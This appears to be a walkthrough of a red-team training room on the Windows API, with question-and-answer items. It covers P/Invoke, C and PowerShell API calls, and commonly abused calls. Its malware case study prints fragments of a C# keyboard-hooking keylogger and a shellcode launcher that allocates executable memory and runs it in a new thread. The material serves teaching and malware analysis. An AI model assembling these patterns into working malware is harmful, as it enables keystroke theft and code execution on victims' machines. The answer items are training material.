5. Windows API

Task 1 - Introduction

The Windows API provides native functionality to interact with key components of the Windows operating system. The API is widely used by many, including red teamers, threat actors, blue teamers, software developers, and solution providers. The API can integrate seamlessly with the Windows system, offering its range of use cases.


Task 2 - Subsystem and Hardware Interaction

Programs often need to access or modify Windows subsystems or hardware but are restricted to maintain machine stability. To solve this problem, Microsoft released the Win32 API, a library to interface between user-mode applications and the kernel.

Windows distinguishes hardware access by two distinct modes: **user** and **kernel mode**. These modes determine the hardware, kernel, and memory access an application or driver is permitted. API or system calls interface between each mode, sending information to the system to be processed in kernel mode.

User mode	**Kernel mode**
No direct hardware access	Direct hardware access
Access to "owned" memory locations	Access to entire physical memory

Below is a visual representation of how a user application can use API calls to modify kernel components.



When looking at how languages interact with the Win32 API, this process can become further warped; the application will go through the language runtime before going through the API.

Answer the questions below

> Does a process in the user mode have direct hardware access?

No

> Does launching an application as an administrator open the process in kernel mode?

No

Task 3 - Components of the Windows API

The Win32 API, more commonly known as the Windows API, has several dependent components that are used to define the structure and organization of the API. In the table below, we will describe the top-down structure at a high level and dive into more detail later.

Layer	Explanation
API	A top-level/general term or theory used to describe any call found in the win32 API structure.
Header files or imports	Defines libraries to be imported at run-time, defined by header files or library imports. Uses pointers to obtain the function address.
Core DLLs	A group of four DLLs that define call structures. (KERNEL32, USER32, and ADVAPI32). These DLLs define kernel and user services that are not contained in a single subsystem.
Supplemental DLLs	Other DLLs defined as part of the Windows API. Controls separate subsystems of the Windows OS. ~36 other defined DLLs. (NTDLL, COM, FVEAPI, etc.)
Call Structures	Defines the API call itself and parameters of the call.
API Calls	The API call used within a program, with function addresses obtained from pointers.
In/Out Parameters	The parameter values that are defined by the call structures.

Answer the questions below

> What header file imports and defines the User32 DLL and structure?

winuser.h

> What parent header file contains all other required child and core header files?

windows.h

Task 4 - OS Libraries

Each API call of the Win32 library resides in memory and requires a pointer to a memory address. The process of obtaining pointers to these functions is

obscured because of **ASLR** (**A**ddress **S**pace **L**ayout **R**andomization) implementations; each language or package has a unique procedure to overcome ASLR. Throughout this room, we will discuss the two most popular implementations: **P/Invoke** and the **Windows header file.**

Windows Header File: Microsoft has released the Windows header file, also known as the Windows loader, as a direct solution to the problems associated with ASLR's implementation. Keeping the concept at a high level, at runtime, the loader will determine what calls are being made and create a thunk table to obtain function addresses or pointers. Once the `windows.h` file is included at the top of an unmanaged program; any Win32 function can be called.

P/Invoke: Microsoft describes P/Invoke or platform invoke as "a technology that allows you to access structs, callbacks, and functions in unmanaged libraries from your managed code." P/invoke provides tools to handle the entire process of invoking an unmanaged function from managed code or, in other words, calling the Win32 API. P/invoke will kick off by importing the desired DLL that contains the unmanaged function or Win32 API call. Below is an example of importing a DLL with options.

```
using System;
using System.Runtime.InteropServices;

public class Program
{
[DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastEr
ror = true)]
...
}
```

In the above code, we are importing the DLL `user32` using the attribute: `DLLImport`.

Note: a semicolon is not included because the p/invoke function is not yet complete. In the second step, we must define a managed method as an external one. The `extern` keyword will inform the runtime of the specific DLL that was previously imported. Below is an example of creating the external method.

```
using System;
using System.Runtime.InteropServices;

public class Program
{
...
private static extern int MessageBox(IntPtr hWnd, string lpTe
xt, string lpCaption, uint uType);
}
```

Now we can invoke the function as a managed method, but we are calling the unmanaged function!

Answer the questions below

> What overarching namespace provides P/Invoke to .NET?

system

> What memory protection solution obscures the process of importing API calls?

ASLR

Task 5 - API Call Structure

API calls are the second main component of the Win32 library. These calls offer extensibility and flexibility that can be used to meet a plethora of use cases.

API call functionality can be extended by modifying the naming scheme and appending a representational character. Below is a table of the characters Microsoft supports for its naming scheme.

Character	Explanation
A	Represents an 8-bit character set with ANSI encoding
W	Represents a Unicode encoding
Ex	Provides extended functionality or in/out parameters to the API call

Each API call also has a pre-defined structure to define its in/out parameters. You can find most of these structures on the corresponding API call document page of the Windows documentation(opens in new tab), along with explanations of each I/O parameter.

Let's take a look at the `WriteProcessMemory` API call as an example. Below is the I/O structure for the call obtained here(opens in new tab).

```
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
```

For each I/O parameter, Microsoft also explains its use, expected input or output, and accepted values. Even with an explanation determining these values can sometimes be challenging for particular calls. We suggest always researching and finding examples of API call usage before using a call in your code.

Answer the questions below

> Which character appended to an API call represents an ANSI encoding?

A

> Which character appended to an API call represents extended functionality?

Ex

> What is the memory allocation type of 0x00080000 in the VirtualAlloc API call?

MEM_RESET

Task 6 - C API Implementations

Microsoft provides low-level programming languages such as C and C++ with a pre-configured set of libraries that we can use to access needed API calls. The `windows.h` header file, is used to define call structures and obtain function pointers. To include the windows header, prepend the line below to any C or C++ program.

`#include <windows.h>`

Creating our first API call. As our first objective, we aim to create a pop-up window with the title: "Hello THM!" using `CreateWindowExA`. Let's observe the in/out parameters of the call.

```
HWND CreateWindowExA(
  [in]           DWORD     dwExStyle, // Optional windows sty
les
  [in, optional] LPCSTR    lpClassName, // Windows class
  [in, optional] LPCSTR    lpWindowName, // Windows text
  [in]           DWORD     dwStyle, // Windows style
  [in]           int       X, // X position
  [in]           int       Y, // Y position
  [in]           int       nWidth, // Width size
  [in]           int       nHeight, // Height size
  [in, optional] HWND      hWndParent, // Parent windows
  [in, optional] HMENU     hMenu, // Menu
  [in, optional] HINSTANCE hInstance, // Instance handle
  [in, optional] LPVOID    lpParam // Additional application
data
);
```

Let's take these pre-defined parameters and assign values to them. Each parameter for an API call has an explanation of its purpose and potential values. Below is an example of a complete call to `CreateWindowsExA`.

```
HWND hwnd = CreateWindowsEx(
    0,
    CLASS_NAME,
    L"Hello THM!",
```

```
    WS_OVERLAPPEDWINDOW,
    CW_USEDEFAULT, CW_USEDEFAULT, CW_USEDEFAULT, CW_USEDEFAUL
T,
    NULL,
    NULL,
    hInstance,
    NULL
    );
```

We've defined our first API call in C! Now we can implement it into an application and use the functionality of the API call. Below is an example application that uses the API to create a small blank window.

```
BOOL Create(
        PCWSTR lpWindowName,
        DWORD dwStyle,
        DWORD dwExStyle = 0,
        int x = CW_USEDEFAULT,
        int y = CW_USEDEFAULT,
        int nWidth = CW_USEDEFAULT,
        int nHeight = CW_USEDEFAULT,
        HWND hWndParent = 0,
        HMENU hMenu = 0
        )
    {
        WNDCLASS wc = {0};

        wc.lpfnWndProc   = DERIVED_TYPE::WindowProc;
        wc.hInstance     = GetModuleHandle(NULL);
        wc.lpszClassName = ClassName();

        RegisterClass(&wc);

        m_hwnd = CreateWindowEx(
            dwExStyle, ClassName(), lpWindowName, dwStyle, x,
y,
```

```
            nWidth, nHeight, hWndParent, hMenu, GetModuleHand
le(NULL), this
            );

        return (m_hwnd ? TRUE : FALSE);
    }
```

If successful, we should see a window with the title “Hello THM!”As demonstrated throughout this task, low-level languages make it very easy to define an API call quickly. Because of the ease of use and extensibility, C-based languages are the most popular among threat actors and vendors alike.

Answer the questions below

> Do you need to define a structure to use API calls in C?

N

Task 7 - .NET and PowerShell API Implementations

P/Invoke allows us to import DLLs and assign pointers to API calls. To understand how P/Invoke is implemented, let’s jump right into it with an example below and discuss individual components afterward.

```
class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetComputerNameA(StringBuilde
r lpBuffer, ref uint lpnSize);
}
```

The class function stores defined API calls and a definition to reference in all future methods.

The library in which the API call structure is stored must now be imported using `DllImport`. The imported DLLs act similar to the header packages but require that you import a specific DLL with the API call you are looking for.

From the DLL import, we can create a new pointer to the API call we want to use, notably defined by `intPtr`. Unlike other low-level languages, you must specify the

in/out parameter structure in the pointer. We can find the in/out parameters for the required API call from the Windows documentation.

Now we can implement the defined API call into an application and use its functionality. Below is an example application that uses the API to get the computer name and other information of the device it is run on.

```
class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetComputerNameA(StringBuilde
r lpBuffer, ref uint lpnSize);
}

static void Main(string[] args) {
    bool success;
    StringBuilder name = new StringBuilder(260);
    uint size = 260;
    success = GetComputerNameA(name, ref size);
    Console.WriteLine(name.ToString());
}
```

If successful, the program should return the computer name of the current device.

Now that we've covered how it can be accomplished in .NET let's look at how we can adapt the same syntax to work in PowerShell. Defining the API call is almost identical to .NET's implementation, but we will need to create a method instead of a class and add a few additional operators.

```
$MethodDefinition = @"
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModul
e, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr GetModuleHandle(string lpModu
leName);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddres
```

```
s, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtec
t);
"@;
```

The calls are now defined, but PowerShell requires one further step before they can be initialized. We must create a new type for the pointer of each Win32 DLL within the method definition. The function `Add-Type` will drop a temporary file in the `/temp` directory and compile needed functions using `csc.exe`. Below is an example of the function being used.

```
$Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Nam
e 'Kernel32' -NameSpace 'Win32' -PassThru;
```

We can now use the required API calls with the syntax below.

`[Win32.Kernel32]::<Imported Call>()`

Answer the questions below

> What method is used to import a required DLL?

DllImport

> What type of method is used to reference the API call to obtain a struct?

External

Task 8 - Commonly Abused API Calls

Several API calls within the Win32 library lend themselves to be easily leveraged for malicious activity. Several entities have attempted to document and organize all available API calls with malicious vectors, including SANs(opens in new tab) and MalAPI.io(opens in new tab). While many calls are abused, some are seen in the wild more than others. Below is a table of the most commonly abused API organized by frequency in a collection of samples.

API Call	Explanation
LoadLibraryA	Maps a specified DLL into the address space of the calling process
GetUserNameA	Retrieves the name of the user associated with the current thread

GetComputerNameA	Retrieves a NetBIOS or DNS name of the local computer
GetVersionExA	Obtains information about the version of the operating system currently running
GetModuleFileNameA	Retrieves the fully qualified path for the file of the specified module and process
GetStartupInfoA	Retrieves contents of STARTUPINFO structure (window station, desktop, standard handles, and appearance of a process)
GetModuleHandle	Returns a module handle for the specified module if mapped into the calling process's address space
GetProcAddress	Returns the address of a specified exported DLL function
VirtualProtect	Changes the protection on a region of memory in the virtual address space of the calling process

Answer the questions below

> Which API call returns the address of an exported DLL function?

GetProcAddress

> Which API call imports a specified DLL into the address space of the calling process?

LoadLibrary

Task 9 - Malware Case Study

Keylogger

To begin analyzing the keylogger, we need to collect which API calls and hooks it is implementing. Because the keylogger is written in C#, it must use P/Invoke to obtain pointers for each call. Below is a snippet of the p/invoke definitions of the malware sample source code.

```
[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError
= true)]
private static extern IntPtr SetWindowsHookEx(int idHook, Low
LevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);
[DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError
```

```
= true)]
[return: MarshalAs(UnmanagedType.Bool)]
private static extern bool UnhookWindowsHookEx(IntPtr hhk);
[DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastErr
or = true)]
private static extern IntPtr GetModuleHandle(string lpModuleN
ame);
private static int WHKEYBOARDLL = 13;
[DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastErr
or = true)]
private static extern IntPtr GetCurrentProcess();
```

Below is an explanation of each API call and its respective use.

API Call	Explanation
SetWindowsHookEx	Installs a memory hook into a hook chain to monitor for certain events
UnhookWindowsHookEx	Removes an installed hook from the hook chain
GetModuleHandle	Returns a module handle for the specified module if mapped into the calling process's address space
GetCurrentProcess	Retrieves a pseudo handle for the current process.

Below is a snippet of the hooking section of the malware sample source code.

```
public static void Main() {
    _hookID = SetHook(_proc);
    Application.Run();
    UnhookWindowsHookEx(_hookID);
    Application.Exit();
}
private static IntPtr SetHook(LowLevelKeyboardProc proc) {
    using (Process curProcess = Process.GetCurrentProcess())
{
```

```
        return SetWindowsHookEx(WHKEYBOARDLL, proc, GetModule
Handle(curProcess.ProcessName), 0);
    }
}
```

Using the Windows API documentation(opens in new tab) and the context of the above snippet, begin analyzing the keylogger, using questions 1 - 4 as a guide to work through the sample.

Shellcode Launcher

To begin analyzing the shellcode launcher, we once again need to collect which API calls it is implementing. This process should look identical to the previous case study. Below is a snippet of the p/invoke definitions of the malware sample source code.

```
private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,
UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHand
le, UInt32 dwMilliseconds);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttr
ibutes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr par
am, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
```

Below is an explanation of each API call and its respective use.

API Call	Explanation
VirtualAlloc	Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process.
WaitForSingleObject	Waits until the specified object is in the signaled state or the time-out interval elapses

CreateThread	Creates a thread to execute within the virtual address space of the calling process

We will now analyze how the shellcode is written to and executed from memory.

```
UInt32 funcAddr = VirtualAlloc(0, (UInt32)shellcode.Length, M
EM_COMMIT, PAGE_EXECUTE_READWRITE);
Marshal.Copy(shellcode, 0, (IntPtr)(funcAddr), shellcode.Leng
th);
IntPtr hThread = IntPtr.Zero;
UInt32 threadId = 0;
IntPtr pinfo = IntPtr.Zero;
hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadI
d);
WaitForSingleObject(hThread, 0xFFFFFFFF);
return;
```

Let’s understand the objective and procedure of shellcode execution, then assign their respective API call from the above snippet.

Answer the questions below

> What Win32 API call is used to obtain a pseudo handle of our current process in the keylogger sample?

GetCurrentProcess

> What Win32 API call is used to set a hook on our current process in the keylogger sample?

SetWindowsHookEx

> What Win32 API call is used to obtain a handle from the pseudo handle in the keylogger sample?

GetModuleHandle

> What Win32 API call is used unset the hook on our current process in the keylogger sample?

UnhookWindowsHookEx

> What Win32 API call is used to allocate memory for the size of the shellcode in the shellcode launcher sample?

VirtualAlloc

> What native method is used to write shellcode to an allocated section of memory in the shellcode launcher sample?

Marshal.copy

> What Win32 API call is used to create a new execution thread in the shellcode launcher sample?

CreateThread

> What Win32 API call is used to wait for the thread to exit in the shellcode launcher sample?

WaitForSingleObject

Task 10 - Conclusion

This passage concludes the basic overview of the Windows API while highlighting its extensive applications and ongoing relevance throughout advanced red team learning pathways.